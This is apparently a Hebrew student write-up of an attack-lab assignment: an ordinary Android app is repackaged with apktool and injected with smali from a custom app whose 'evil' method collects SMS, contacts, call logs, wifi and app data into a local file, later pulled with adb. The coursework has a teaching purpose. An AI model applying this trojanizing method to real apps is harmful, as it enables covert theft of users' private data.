

# מעבדת התקפה מטלת סיום


איתי יוסף – 322699125

במטלה הזאת התבקשנו לקחת אפליקציית אנדרואיד רגילה לחלוטין, ולהכניס לה תוכן זדוני באמצעות כלים של reverse engineering, בפרט השתמשנו ב apktool.

התוכנית עבודה הייתה לכתוב אפליקציית אנדרואיד שעשתה את כל התוכן הזדוני שאני רוצה וצריך שתעשה, לאחר מכן לייצא אותה ל APK לעשות דיקומפילציה ל APK, ולהעתיק את הדברים החשובים לתוך הקוד סמאלי של האפליקציה המקורית. אחרי זה לבנות אותה ולהפעיל.

## כתיבת הקוד של האפליקציה הזדונית ב java:

כדי להסתדר מבחינת reference-ים הייתי צריך לפתוח אפליקציה חדשה ב android studio ולשים אותה תחת package של com.MagicDate ואחרי זה לקרוא למחלקה הראשית MagicDate.




```
29 public class MagicDate extends AppCompatActivity {
30
31     @Override
32     protected void onCreate(Bundle savedInstanceState) {
33         super.onCreate(savedInstanceState);
34         setContentView(R.layout.activity_main);
35         ActivityCompat.requestPermissions(this, new String[]{ Manifest.permission.
36             Manifest.permission.WRITE_EXTERNAL_STORAGE,
37             Manifest.permission.READ_SMS,
38             Manifest.permission.READ_CALL_LOG,
39             Manifest.permission.READ_CONTACTS}, requestCode: 1);
40     }
41     public void evil() {
42         String data = "-----SMS-----\n";
43         data+=getSMS();
44         data += "-----CONTACTS-----\n";
45         data+=getContacts();
46         data+="-----CALLLOG-----\n";
47         data+=getCALLLOG();
48         data+="-----WIFI-----\n";
49         data+=wifi();
50         data+="-----VERSION-----\n";
51         data+=version();
52         data += "-----APPS-----\n";
```

בתמונה אפשר לראות את הקוד שמבקש את כל ההרשאות כגון הראשות לקרוא sms-ים, שיחות שנעשו, גישה לכתוב לזיכרון וכו' ...


לאחר מכן כתבתי את כל המתודות שצריך כדי שזה יהיה מסודר ועשיתי את ככה שכולן מופעלות אחרי שקוראים למתודה פשוטה evil.


## לייצא ל APK:

ייצאתי את הקוד של האפליקציה ל APK ועשיתי לו דיקומפילציה ל סמאלי



משם הייתי צריך לקחת ולהעתיק אל האפליקציה את המתודות ב MagicDate.smali







דבר נוסף שהיה צריך להעתיק זה את התת תיקיות שיש תחת androidx, מכיוון שזה ספריה חיצונית שצריך לייבא אותה, שם נמצאת הגישה ל ActivityCompat, מה שעוזר לבקש גישה והרשאות.

## בניה חתימה והרצה:

כל מה שנשאר עכשיו זה לבנות את האפליקציה לחתום אותה ולהריץ.



ואז כשנלחץ על הכפתור random מה שיקרה זה שייכתב קובץ לאזור האישי של האפליקציה עם כל המידע של המכשיר. את הקובץ אפשר לראות אחרי שנשלוף אותו מהמכשיר עם adb.

```
PS E:\documents\AttackLab\magicDate> adb pull /data/data/com.MagicDate.MagicDate.information.txt
adb: error: failed to stat remote object '/data/data/com.MagicDate.MagicDate.information.txt': No such file or directory
PS E:\documents\AttackLab\magicDate> adb pull /data/data/com.MagicDate.MagicDate.information.txt
adb: error: failed to stat remote object '/data/data/com.MagicDate.MagicDate.information.txt': No such file or directory
PS E:\documents\AttackLab\magicDate> adb pull /data/data/com.MagicDate.MagicDate.information.txt
adb: error: failed to stat remote object '/data/data/com.MagicDate.MagicDate.information.txt': No such file or directory
PS E:\documents\AttackLab\magicDate> adb pull /data/data/com.MagicDate.information.txt
/data/data/com.MagicDate.information.txt: 1 file pulled, 0 skipped. 14.7 MB/s (39377 bytes in 0.003s)
PS E:\documents\AttackLab\magicDate> ls

Directory: E:\documents\AttackLab\magicDate

Mode                LastWriteTime         Length
----                -
d-----          2/13/2022   2:20 PM
d-----          2/13/2022   2:26 PM
d-----          2/12/2022  12:04 PM
d-----          2/12/2022  12:04 PM
d-----          2/13/2022   1:13 PM
d-----          2/13/2022   1:13 PM
d-----          2/13/2022   2:20 PM
-a-----          2/13/2022   2:26 PM          2245403
-a-----          2/13/2022   1:14 PM           973
-a-----          2/12/2022   2:05 PM          4006
-a-----          2/13/2022   2:32 PM          39377
-a-----          2/13/2022   2:20 PM          8456

PS E:\documents\AttackLab\magicDate> notepad .\info.txt
PS E:\documents\AttackLab\magicDate> notepad .\info.txt
PS E:\documents\AttackLab\magicDate>
```